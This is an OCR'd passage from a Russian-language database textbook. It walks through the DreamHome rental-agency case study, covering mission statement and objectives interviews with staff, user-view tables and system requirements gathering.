


Рис. 10.5. Первая страница отчета компании DreamHome со списком объектов недвижимости, доступных для аренды в отделении Глазго




Рис. 10.6. Первая страница** отчета **компании** DreamHome по осмотру **недвижимости для** объектов **в Глазго

***Рис. 10.7. Форма для** аренды недвижимости компании DreamHome **клиента** Майка **Ричи,** арендующего недвижимость в Глазго*

После того как клиент выберет подходящий для него объект недвижимости, сотрудник компании составляет документ об аренде. Форма для аренды недвижимости в Глазго клиентом Майком Ричи показана на рис. 10.7.

В конце срока аренды клиент может попросить о продлении аренды; тем не менее это требует составления нового документа об аренде. В качестве альтернативы клиент может запросить для осмотра другой объект недвижимости.

10.4.2. Учебный проект DreamHome — планирование базы данных

Первым шагом в разработке приложения базы данных является точное определение *технического задания* (mission statement) на проект базы данных, которое определяет основные цели приложения базы данных. После подготовки технического задания необходимо определить ряд *технических требований* (mission objectives), которые должны обозначить конкретные задачи, поддерживаемые базой данных (см. раздел 9.3).

Создание технического задания для приложения базы данных DreamHome

Процесс создания технического задания для приложения базы данных *DreamHome* начинается с проведения интервью с директором и другими сотрудниками, указанными директором. На этом этапе обычно наиболее полезны вопросы свободной формы. Примерами типичных вопросов могут быть следующие.

- "Каковы задачи вашей компании?"
- **"Для чего, по** вашему мнению, **необходимо** создать **базу данных?"**
- "Почему вы думаете, что база данных поможет решить ваши проблемы?"

Например, разработчик может начать с интервью с директором компании *DreamHome,* задавая ему следующие вопросы.

Участник собеседования	Содержание собеседования
Разработчик базы данных	Каковы задачи вашей компании?
Директор	Мы предлагаем широкий ассортимент объектов недвижимости высокого качества для аренды клиентам, зарегистрированным в наших отделениях по всей Великобритании. Наша способность предлагать качественные объекты недвижимости, разумеется, зависит от услуг, предоставляемых нами владельцам недвижимости. Мы предоставляем высоко профессиональные услуги владельцам недвижимости с гарантией, что сданная в аренду недвижимость принесет им максимальный доход
Разработчик базы данных	Для чего, по вашему мнению, необходимо создать базу данных?
Директор	Если честно, то мы не можем справиться с тем объемом работы, который появился в результате нашего успешного развития. За прошедшие несколько лет мы открыли отделения в большинстве главных городов Великобритании, и в каждом отделении мы предлагаем большой выбор недвижимости, что ведет к росту числа клиентов. Однако этот успех сопровождается уве-

	личением проблем по обработке данных, что влечет за собой снижение качества предоставляемых услуг. Также имеется недостаточность во взаимодействии и совместном использовании информации между отделениями, что является очень тревожным симптомом для дальнейшего развития компании
Разработчик базы данных	Почему вы думаете, что база данных поможет решить ваши проблемы?
Директор	Все, что я знаю, это то, что мы тонем в канцелярской работе. Нам необходимо нечто такое, что ускорит нашу работу за счет автоматизации большого количества повседневных задач, отнимающих большую часть времени. Также я хочу, чтобы отделения начали работать совместно. Базы данных должны помочь достичь этой цели, не правда ли?

"Приложение базы данных DreamHome предназначено для обработки данных, используемых при оформлении сделок по аренде недвижимости между клиентами и владельцами недвижимости, а также для обеспечения совместного доступа к информации из всех отделений компании".

Рис. *10.8.* ***Фрагмент технического задания для приложения базы данных*** *DreamHome*

Ответы на такого типа вопросы могут помочь сформулировать техническое задание. Фрагмент технического задания для приложения базы данных *DreamHome* показан на рис. 10.8. Если имеется ясное и четко сформулированное техническое задание, с которым согласен персонал компании *DreamHome*, то можно перейти к определению технических требований.

Подготовка технических требований для приложения базы данных DreamHome

Процесс подготовки технических требований включает проведение интервью с соответствующими сотрудниками. Опять же, на этом этапе процесса обычно наиболее полезны вопросы свободной формы. Для выявления полного объема технических требований необходимо проведение интервью с разными сотрудниками, которые выполняют различные обязанности в компании *DreamHome*. Ниже приведены примеры типичных вопросов.

- "Каковы ваши должностные обязанности?"
- "Какого вида задачи вы повседневно выполняете?"
- "С данными какого рода вы обычно работаете?"
- "Какого типа отчеты вы обычно используете?"
- "Дела какого типа вам необходимо отслеживать?"
- "Какие услуги предоставляет ваша компания своим заказчикам?"

Эти вопросы (или похожие) предлагаются директору компании *DreamHome* и сотрудникам: менеджеру, инспектору и ассистенту. Можно переформулировать вопрос в зависимости от того, кому он адресуется.

Директор

Участник собеседования	Содержание собеседования
Разработчик базы данных	Какие функции вы выполняете в компании?
Директор	Я осуществляю надзор за работой компании для того, чтобы быть уверенной в том, что мы продолжаем предоставлять самые лучшие услуги по аренде недвижимости нашим клиентам и владельцам недвижимости
Разработчик базы данных	Какого вида задачи вы повседневно выполняете?
Директор	Я контролирую работу каждого отделения с помощью наших менеджеров. Я пытаюсь обеспечивать хорошее сотрудничество и совместное использование информации о недвижимости и клиентах между отделениями. Я обычно пытаюсь поддерживать хорошую осведомленность о работе отделений с помощью своих менеджеров, звоня им в отделения один или два раза в месяц
Разработчик базы данных	С данными какого рода вы обычно работаете?
Директор	В любой момент мне может потребоваться вся информация, но всегда должны быть доступны хотя бы общие сведения о работе компании *DreamHome.* К ним относятся данные о сотрудниках всех отделений, об объектах недвижимости и их владельцах, обо всех клиентах и договорах аренды. Я также хочу видеть, в каком объеме и какими отделениями подаются объявления о недвижимости в газетах
Разработчик базы данных	Какого типа отчеты вы обычно используете?
Директор	Мне необходимо знать, как идут дела во всех отделениях, а их много. Я провожу большую часть своего рабочего дня, просматривая длинные отчеты по всем аспектам деятельности компании *DreamHome,* Мне необходимы отчеты, удобные для просмотра и предоставляющие мне получение полного обзора по интересующему меня отделению, а также по всем отделениям
Разработчик базы данных	Дела какого типа вам необходимо отслеживать?
Директор	Как я уже сказала, мне необходимо иметь представление обо всем, что происходит. Я хочу видеть всю картину
Разработчик базы данных	Какие услуги предоставляет ваша компания своим заказчикам?
Директор	Мы пытаемся предоставить наилучшие услуги по аренде недвижимости в Великобритании

Менеджер

Участник собеседования	Содержание собеседования
Разработчик базы данных	Какие ваши должностные обязанности?

Менеджер	Название моей должности — менеджер. Я осуществляю надзор за работой своего отделения для того, чтобы обеспечить наилучшие услуги по аренде недвижимости нашим клиентам и владельцам недвижимости
Разработчик базы данных	Какого рода задачи вы выполняете в своей повседневной работе?
Менеджер	Я слежу за тем, чтобы в моем отделении всегда работаю необходимое количество сотрудников, имеющих соответствующую подготовку. Я контролирую регистрацию новых объектов недвижимости и новых клиентов, а также мероприятия по аренде с нашими клиентами, с которыми мы работаем в настоящее время. Моя обязанность гарантировать достаточное количество и тип объектов недвижимости для предоставления нашим клиентам. Я иногда участвую в составлении документов на аренду объектов недвижимости высшего ассортимента, хотя из-за моей загруженности работой я часто передаю эту задачу одному из инспекторов
Разработчик базы данных	С какого вида данными вы обычно работаете?
Менеджер	Я большей частью работаю с данными по недвижимости, предлагаемой в моем отделении, и с данными по владельцам, клиентам и документам об аренде. Мне также необходимо знать, какие объекты недвижимости трудно сдать в аренду; тогда я публикую о них объявления в газетах. Мне необходимо держать под контролем этот аспект деятельности, поскольку публикация объявлений может оказаться дорогостоящей. Мне также необходим доступ к данным о сотрудниках, работающих в моем отделении, и о сотрудниках в других местных отделениях. Дело в том, что мне иногда необходимо обращаться в другие отделения, чтобы организовать совещание руководителей или привлечь к работе на время сотрудников из других отделений, чтобы компенсировать нехватку сотрудников из-за болезни или во время их отпускного периода. Это привлечение персонала из других отделений происходит негласно, и, к счастью, необходимость в этом возникает достаточно редко. Кроме данных о персонале, было бы полезно видеть в других отделениях другие типы данных, такие как данные о недвижимости, о владельцах недвижимости, клиентах и документах об аренде, чтобы знать, что происходит на предприятии. В действительности я думаю, что директор надеется на то, что этот проект базы данных поможет укрепить сотрудничество и обеспечить обмен информацией между отделениями. Но насколько я знаю, некоторые менеджеры не очень-то заинтересованы в этом, так как они считают, что мы должны конкурировать друг с другом. Эта проблема в основном связана с тем, что часть заработной платы менеджера составляет премия, которая зависит от количества сданных в аренду объектов недвижимости

Разработчик базы данных	Какого типа отчеты вы обычно используете?
Менеджер	Мне необходимы различные отчеты о персонале, недвижимости, владельцах, клиентах и документах об аренде. Мне достаточно одного взгляда, чтобы определить, какая недвижимость требуется для сдачи в аренду и что хотят клиенты
Разработчик базы данных	Дела какого типа вам необходимо отслеживать?
Менеджер	Мне необходимо вести учет заработной платы персонала. Мне нужна информация из наших бухгалтерских отчетов о том, насколько хорошо сдаются в аренду объекты недвижимости и когда наступает время возобновления договоров аренды. Я также должен отслеживать расходы на рекламу
Разработчик базы данных	Какие услуги предоставляет ваша компания своим заказчикам?
Менеджер	Напомню, что мы имеем дело с двумя типами заказчиков: это клиенты, желающие арендовать недвижимость, и владельцы недвижимости. Мы должны гарантировать, что наши клиенты быстро найдут то, что ищут, без излишних усилий и за приемлемую плату, а также, разумеется, что наши владельцы недвижимости получат хороший доход от сдачи в аренду своей недвижимости с минимальными хлопотами

Инспектор

Участник собеседования	Содержание собеседования
Разработчик базы данных	Какие ваши должностные обязанности?
Инспектор	Название моей должности — инспектор. Я провожу большую часть своего времени в офисе, работая с нашими заказчиками, которыми являются клиенты, желающие арендовать недвижимость, и владельцы недвижимости. Я также отвечаю за небольшую группу сотрудников, называемых ассистентами, и обеспечиваю их занятость, что не является проблемой, поскольку работы много и она практически никогда не кончается
Разработчик базы данных	Какого вида задачи вы выполняете в обычные дни?
Инспектор	Обычно я начинаю день с распределения конкретных обязанностей между сотрудниками, таких как работа с клиентами и владельцами недвижимости, организация осмотра недвижимости клиентами и ведение картотек. Когда клиент находит подходящую недвижимость, я оформляю документы на аренду, несмотря на то, что менеджер должен просмотреть документы до получения необходимых подписей. Я сохраняю данные о клиентах и регистрирую новых клиентов, желающих стать заказчиками компании. После регистрации новой недвижимости менеджер поручает управление этой недвижимостью мне или другому инспектору или ассистенту
Разработчик базы данных	С какого вида данными вы обычно работаете?

Инспектор	Я работаю с данными по персоналу в моем отделении, по недвижимости, по владельцам недвижимости и клиентам, а также по осмотрам недвижимости и по договорам аренды
Разработчик базы данных Инспектор	Какого типа отчеты вы обычно используете? Отчеты о персонале и о недвижимости, предназначенной для сдачи в аренду
Разработчик базы данных Инспектор	Данные какого типа вам необходимо отслеживать? Мне необходимо знать, какие объекты недвижимости доступны для сдачи в аренду и каков срок действия текущих договоров аренды. Мне также необходимо знать, что ищут клиенты. Я должен ставить в известность менеджера о недвижимости, если возникают трудности при сдаче в аренду

Ассистент

Участник собеседования	Содержание собеседования
Разработчик базы данных Ассистент	Каковы ваши должностные обязанности? Название моей должности — ассистент. Я работаю непосредственно с нашими клиентами
Разработчик базы данных Ассистент	Какого рода задачи вы повседневно выполняете? Я отвечаю на обычные вопросы клиентов о недвижимости, сдаваемой в аренду. Они обычно спрашивают: "Есть ли у вас такая-то недвижимость в конкретном районе Глазго?" Я также регистрирую новых клиентов и устраиваю для них осмотр недвижимости. Когда мы не очень заняты, я занимаюсь составлением картотек, но я ненавижу эту часть работы, поскольку она слишком скучна
Разработчик базы данных Ассистент	С какого вида данными вы обычно работаете? Я работаю с данными по недвижимости и осмотру недвижимости клиентами, а иногда с договорами аренды
Разработчик базы данных Ассистент	Какого типа отчеты вы обычно используете? Списки объектов недвижимости, сдаваемых в аренду. Эти списки обновляются каждую неделю
Разработчик базы данных Ассистент	Дела какого типа вам необходимо отслеживать? Доступны ли конкретные объекты недэижимости для сдачи в аренду и кто из клиентов все еще не нашел подходящий объект недвижимости
Разработчик базы данных Ассистент	Какие услуги предоставляет ваша компания своим заказчикам? Мы пытаемся отвечать на вопросы о недвижимости, доступной для аренды, такие как "Есть ли у вас квартира с двумя спальнями в районе Хайндленд города Глазго?" и "Сколько нужно платить за квартиру с одной спальней в центре города?"


Ответы на вопросы такого типа могут помочь сформулировать технические требования. Пример технических требований для базы данных *DreamHome* показан на рис. 10.9.

10.4.3. Учебный проект DreamHome — определение системы

Целью этапа определения системы является определение области и границ применения приложения базы данных и основных пользовательских представлений. В разделе 9.4.1 было описано, каким образом пользовательское представление в зависимости от должности (директор или инспектор) или от области применения (сдача в аренду или продажа недвижимости) отображает требования, которые должны поддерживаться приложением базы данных.

Определение задач системы для приложения базы данных DreamHome

Во время этого этапа жизненного цикла приложения базы данных могут использоваться дополнительные интервью с пользователями для уточнения или дополнения данных, собранных на предыдущем этапе. Но может быть использована и дополнительная методика сбора фактов, включающая изучение документов, показанных в разделе 10.4.1. Данные, собранные до настоящего момента, анализируются для определения задач, выполняемых приложением базы данных. Определение задач системы для приложения базы данных *DreamHome* показано на рис 10.10.


Обработка (ввод, модификация и удаление) данных по отделениям.
Обработка (ввод, модификация и удаление) данных по персоналу.
Обработка (ввод, модификация и удаление) данных по объектам недвижимости, сдаваемых в аренду.
Обработка (ввод, модификация и удаление) данных по владельцам недвижимости.
Обработка (ввод, модификация и удаление) данных по клиентам,
Обработка (ввод, модификация и удаление) данных по осмотру недвижимости.
Обработка (ввод, модификация и удаление) данных по договорам об аренде.
Обработка (ввод, модификация и удаление) данных по объявлениям в газетах.

Выполнение поиска по отделениям.
Выполнение поиска по персоналу.
Выполнение поиска по объектам недвижимости, сдаваемым *в* аренду.
Выполнение поиска по владельцам недвижимости.
Выполнение поиска по клиентам.
Выполнение поиска по осмотру недвижимости.
Выполнение поиска по договорам об аренде.
Выполнение поиска по объявлениям в газетах.

Контроль состояния дел по объектам недвижимости, сдаваемым в аренду.
Контроль состояния дел по клиентам, желающим арендовать недвижимость.
, Контроль состояния дел по договорам об аренде.

Формирование отчетов по отделениям.
Формирование отчетов по персоналу.
Формирование отчетов по объектам недвижимости, сдаваемым в аренду.
Формирование отчетов по владельцам недвижимости.
Формирование отчетов по клиентам.
формирование отчетов по осмотру недвижимости.
Формирование отчетов по договорам об аренде.
Формирование отчетов по объявлениям в газетах.

Рис, 10.9. Технические требования для приложения базы данных ***DreamHome***

Рис 10,10. Задачи системы для приложения базы данных DreamHome

Определение основных пользовательских представлений для приложения базы данных DreamHome

Для определения основных пользовательских представлений для приложения базы данных анализируются данные, собранные до настоящего момента. Большая часть данных о пользовательских представлениях была собрана во время интервью с директором и сотрудниками компании: менеджером, инспектором и ассистентом. Основные пользовательские представления для приложения базы данных *DreamHome* показаны в табл. 10.7.

Таблица 10.7. Основные пользовательские представления для приложения базы данных DreamHome

Данные	Тип доступа	Директор	Менеджер	Инспектор	Ассистент
Все отделения	Обработка				
	Запрос	x	x		
	Отчет	x	x		
Одно отделение	Обработка		x		
	Запрос		x		
	Отчет		x		
Весь персонал	Обработка				
	Запрос	x	x		
	Отчет	x	x		
Персонал одного отделения	Обработка		x		
	Запрос		x	x	
	Отчет		x	x	

Окончание табл. 10.7

Данные	Тип доступа	Директор	Менеджер	Инспектор	Ассистент
Вся	Обработка				
недвижимость	Запрос	X			
	Отчет	x	x		
Недвижимость	Обработка			X	
отделений	Запрос		X	X	X
	Отчет		X	X	x
Все владельцы	Обработка				
	Запрос	X			
	Отчет	x	x		
Владельцы	Обработка		X	X	
отделения	Запрос		X	X	X
	Отчет		X		
Все клиенты	Обработка				
	Запрос	X			
	Отчет	X	X		
Клиенты	Обработка		X	X	
отделения	Запрос		X	X	X
	Отчет		X		
Все осмотры	Обработка				
	Запрос				
	Отчет				
Осмотры	Обработка			X	X
отделения	Запрос			X	X
	Отчет			X	X
Все договора аренды	Обработка				
	Запрос	X			
	Отчет	X	X		
Договора аренды	Обработка		X	X	
отделения	Запрос		X	X	X
	Отчет		X	X	
Все газетные объявления	Обработка				
	Запрос	X			
	Отчет	X	X		
Все газетные объявления	Обработка		X		
отделения	Запрос		X		
	Отчет		X		

10.4.4. Учебный проект DreamHome — сбор и анализ требований

На этом этапе продолжается сбор более подробной информации по пользовательским представлениям, определенным на предыдущем этапе, для создания *спецификации пользовательских требований* (users' requirements specification), которая детально описывает данные, помещаемые в базу данных, и показывает способы использования этих данных. При сборе более подробной информации по пользовательским представлениям можно также определять и общие требования к системе. Целью сбора такого типа информации является создание *системной спецификации* (systems specification), которая описывает характеристики, включаемые в новое приложение базы данных, такие как требования к работе в сети и совместному доступу, требования к производительности и необходимые уровни защиты.

При сборе и анализе требований к новой системе также изучаются наиболее полезные и наиболее ненадежные характеристики существующей системы. При создании нового приложения базы данных целесообразно попытаться оставить наиболее полезные характеристики старой системы, если они могут быть выгодны для использования в новой системе.

На этом этапе является важным решение проблемы, связанной с наличием многочисленных пользовательских представлений. Как уже рассматривалось в разделе 9.5, есть три подхода к решению этой проблемы: *централизованный* (centralized) подход, подход *интеграции представлений* (view integration) и сочетание обоих подходов. Ниже рассматривается, каким образом можно применять эти подходы.

Сбор дополнительной информации о пользовательских представлениях для приложения базы данных DreamHome

Для того чтобы как можно больше узнать о требованиях для каждого пользовательского представления, необходимо снова использовать выбор методик сбора фактов, включая интервью и наблюдение за деловым процессом. Примеры вопросов, которые могут быть заданы о данных (представленных как X), необходимых для пользовательского представления, включают следующие.

- "Данные какого типа должны храниться об объекте X?"
- "Что вы собираетесь делать с данными об объекте X?"

Участник собеседования	Содержание собеседования
Разработчик базы данных	Данные какого типа должны храниться о персонале?
Менеджер	Типы данных для каждого сотрудника это — имя и фамилия, должность, пол, дата рождения и заработная плата
Разработчик базы данных	Что вы собираетесь делать с данными о персонале?
Менеджер	Мне необходимо вводить данные о новых сотрудниках и удалять их при увольнении сотрудников. Мне необходимо хранить данные о текущем персонале и печатать отчеты с именами и фамилиями, должностью и зарплатой каждого сотрудника в моем отделении. Мне также нужно распределять сотрудников по инспекторам. Иногда, когда необходимо связаться с другим отделением, мне нужны имена и телефоны менеджеров в других отделениях

Необходимо задавать подобные вопросы по всем важным данным, которые будут храниться в базе данных. Ответы на эти вопросы помогут определить необходимые сведения для спецификации пользовательских требований.

Сбор дополнительной информации о системных требованиях для приложения базы данных DreamHome

При проведении интервью о пользовательских представлениях необходимо также собрать более общую информацию о системных требованиях. Примеры вопросов, которые могут быть заданы о системе, включают следующие.

- "Какие транзакции в базе данных выполняются чаще?"
- "Какие транзакции важны для работы организации?"
- "Когда выполняются наиболее важные транзакции?"
- "В какие периоды бывает низкая, нормальная и высокая загрузка по выполнению наиболее важных транзакций?"
- "Какого типа защиту необходимо обеспечить для приложения базы данных?"
- "Имеются ли конфиденциальные данные, к которым должны иметь доступ только определенные сотрудники?"
- "Данные за какой прошедший период необходимо хранить?"
- "Какие требования к работе в сети и совместному доступу предъявляются к системе базы данных?"
- "Какого типа защиту от аварийных ситуаций или потерь данных необходимо обеспечить для приложения базы данных?"

Например, в связи с этим менеджеру могут быть заданы следующие вопросы.

Участник собеседования	Содержание собеседования
Разработчик базы данных	Какие транзакции в базе данных выполняются чаще?
Менеджер	Мы часто получаем запросы по телефону или от клиентов, которые звонят а наше отделение, чтобы найти конкретный тип недвижимости в определенном районе города и с арендной платой не выше определенной суммы. Нам также необходима текущая информация о недвижимости и клиентах, для того чтобы избежать составления отчетов о недвижимости, доступной для аренды на текущий момент, и о клиентах, которым на текущий момент нужна недвижимость для аренды
Разработчик базы данных	Какие транзакции важны для работы вашего предприятия?
Менеджер	Опять же, важные транзакции должны обеспечить возможность поиска конкретных объектов недвижимости и печать отчетов со списками объектов недвижимости, доступных для аренды на текущий момент. Наши клиенты могут перейти в другую компанию, если мы не сможем предоставить им такие основные услуги

Разработчик базы данных	Когда выполняются наиболее важные транзакции?
Менеджер	Каждый день
Разработчик базы данных	В какие периоды бывает низкая, нормальная и высокая загрузка, связанная с выполнением важных транзакций?
Менеджер	Мы работаем шесть дней в неделю. Вообще говоря, с утра бывает затишье, а затем нагрузка все увеличивается. Как правило, ежедневно самые загруженные часы работы с заказчиками — от 12 до 14 и от 17 до 19

Директору могут быть заданы следующие вопросы.

Участник собеседования	Содержание собеседования
Разработчик базы данных	Какого типа защиту вы хотите предусмотреть для приложения базы данных?
Директор	Я не думаю, что база данных, в которой хранится информация о сдаче в аренду недвижимости, содержит слишком конфиденциальные данные, но я бы не хотела, чтобы наши конкуренты увидели данные по недвижимости, владельцам, клиентам и договорам аренды. Персонал должен видеть только данные, необходимые для их работы, в удобном для использования виде. Например, сведения о клиенте, необходимые инспекторам или ассистентам, должны отображаться только по одному, а не в виде отчетов
Разработчик базы данных	Есть ли такие конфиденциальные данные, к которым должны иметь доступ только определенные сотрудники?
Директор	Как я уже сказала, персонал должен видеть только данные, необходимые для их работы. Например, хотя инспекторам и требуются данные о персонале, сведения о зарплате им не нужны
Разработчик базы данных	Данные за какой период вы хотите хранить?
Директор	Мне нужно хранить сведения о клиентах и владельцах за пару лет после их последней сделки с нами, таким образом, чтобы мы могли отправлять им по почте сообщения с нашими последними предложениями и вообще попытаться снова привлечь их к дальнейшему сотрудничеству. Мне также нужна возможность хранить информацию о договорах аренды за пару лет для того, чтобы мы могли анализировать ее и определять, какого типа недвижимость и какие районы каждого города наиболее привлекательны на рынке услуг по аренде недвижимости, и т. д.

Разработчик базы данных	Каковы требования к работе в сети и совместному доступу к системе базы данных?
Директор	Я хочу, чтобы все отделения были связаны по сети с офисом нашего головного отделения, который находится в Глазго, чтобы сотрудники могли иметь доступ к системе в любое время и из любого места. В большинстве отделений, как я предполагаю, будут иметь доступ к системе в любое время два или три сотрудника, но помните, мы имеем около 100 отделений. Большую часть времени сотрудники будут иметь доступ только к данным местного отделения. Но в действительности я бы не хотела вводить какие-то ограничения на частоту и время доступа к системе до тех пор, пока это не вызовет реальные финансовые затруднения
Разработчик базы данных	Какого типа защиту от аварийных ситуаций или потерь данных вы хотите обеспечить для приложения базы данных?
Директор	Наилучшую, разумеется. Весь наш бизнес ведется с использованием базы данных, поэтому, если она остановится, остановимся и мы. Если серьезно, то я думаю» что нам необходимо создавать копии наших данных каждый вечер перед закрытием отделения. Что вы думаете об этом?

Следует задавать подобные вопросы по всем важным аспектам работы системы. Ответы на эти вопросы помогут определить необходимые сведения для спецификации системных требований.

Управление пользовательскими представлениями для приложения базы данных DreamHome

Как решить, использовать ли централизованный подход или подход интеграции представлений либо сочетание обоих подходов для управления многочисленными пользовательскими представлениями? Одним из способов, который может помочь принять решение, является изучение перекрывающихся данных в пользовательских представлениях, установленных на этапе определения системы. В табл. 10.8 представлены пользовательские представления директора, менеджера, инспектора и ассистента с перекрестными ссылками на основные типы данных, которые были установлены для приложения базы данных *DreamHome (а* именно: отделение, персонал, объекты недвижимости для сдачи в аренду, владельцы, клиенты, осмотр, договора аренды и публикация рекламы в газетах).

Из табл. 10.8 видно, что в данных, используемых всеми пользовательскими представлениями, есть перекрывающиеся данные. Однако пользовательские представления директора и менеджера и пользовательские представления инспектора и ассистента обнаруживают больше сходства с точки зрения требований к данным. Например, данные об отделениях и газетах требуются только для пользовательских представлений директора и менеджера, а данные по осмотру недвижимости — только для пользовательских представлений инспектора и ас-

систента. Базируясь на этом анализе, можно использовать *централизованный* подход, при котором вначале будут объединены требования к пользовательским представлениям директора и менеджера (полученному представлению присвоено собирательное имя Branch) и требования к пользовательским представлениям инспектора и ассистента (полученному представлению присвоено собирательное имя Staff). Затем разрабатываются модели данных, отображающие представления Branch и Staff, и далее используется подход *интеграции представлений* для слияния обеих моделей данных,

Таблица 10.8. Перекрестные ссылки пользовательских представлений на основные типы данных, используемых приложением базы данных DreamHome

	Директор	Менеджер	Инспектор	Ассистент
branch (отделение)	X	X		
staff (персонал)	X	X	X	
property for rent (недвижимость для сдачи в аренду)	X	X	X	X
owner (владелец)	X	X	X	X
client (клиент)	X	X	X	X
property viewing (осмотр недвижимости)			X	X
lease (договора аренды)	X	X	X	X
newspaper (газетная реклама)	X	X		

Для простого учебного проекта *DreamHome,* конечно же, проще использовать централизованный подход для всех пользовательских представлений, но решение о создании двух общих представлений основано на том, что в главе 15 нужно описать и продемонстрировать, каким образом подход интеграции представлений применяется на практике.

Сложно определить точные правила, когда следует использовать централизованный подход, а когда — подход, требующий интеграции представлений. Решение должно основываться на оценке сложности приложения базы данных и степени перекрытия разных пользовательских представлений. Но, независимо от того, используется ли для формирования базы данных, централизованный подход или подход с интеграцией представлений либо сочетание обоих подходов, в конечном счете необходимо переопределить первоначальные пользовательские представления (директора, менеджера, инспектора и ассистента) для рабочего приложения базы данных. В главе 16 описывается и демонстрируется создание пользовательских представлений для приложения базы данных.

Вся информация, собранная по каждому представлению приложения базы данных, описывается в документе, называемом *спецификацией пользовательских требований.* Спецификация пользовательских требований описывает требования к данным для каждого представления и примеры того, каким образом эти данные могут быть использованы представлением. Для удобства в работе спецификации пользовательских требований для представлений Branch и Staff приложения базы данных *DreamHome* приведены в приложении А. В оставшейся части этой главы будут представлены общие системные требования для приложения базы данных *DreamHome.*

Системная спецификация для приложения базы данных DreamHome

В системной спецификации должен быть перечень всех важных характеристик приложения базы данных *DreamHome*. Типы характеристик, которые должны быть описаны в системной спецификации, включают

- начальный размер базы данных;
- темп роста базы данных;
- типы информационного поиска и их распределение по частоте использования;
- требования к работе в сети и совместному доступу;
- производительность;
- защита;
- резервное копирование и восстановление;
- юридические вопросы.

Системные требования для приложения базы данных DreamHome

Начальный размер базы данных

1. Примерно 2000 сотрудников работают в более чем 100 отделениях компании. В среднем 20 и максимум 40 сотрудников имеются в каждом отделении.
2. Приблизительно 100 000 объектов недвижимости доступны для аренды во всех отделениях. В среднем 1000 и максимум 3000 объектов недвижимости имеются в каждом отделении.
3. Примерно 60 000 владельцев недвижимости, в среднем 600 и максимум 1000 владельцев недвижимости зарегистрированы в каждом отделении.
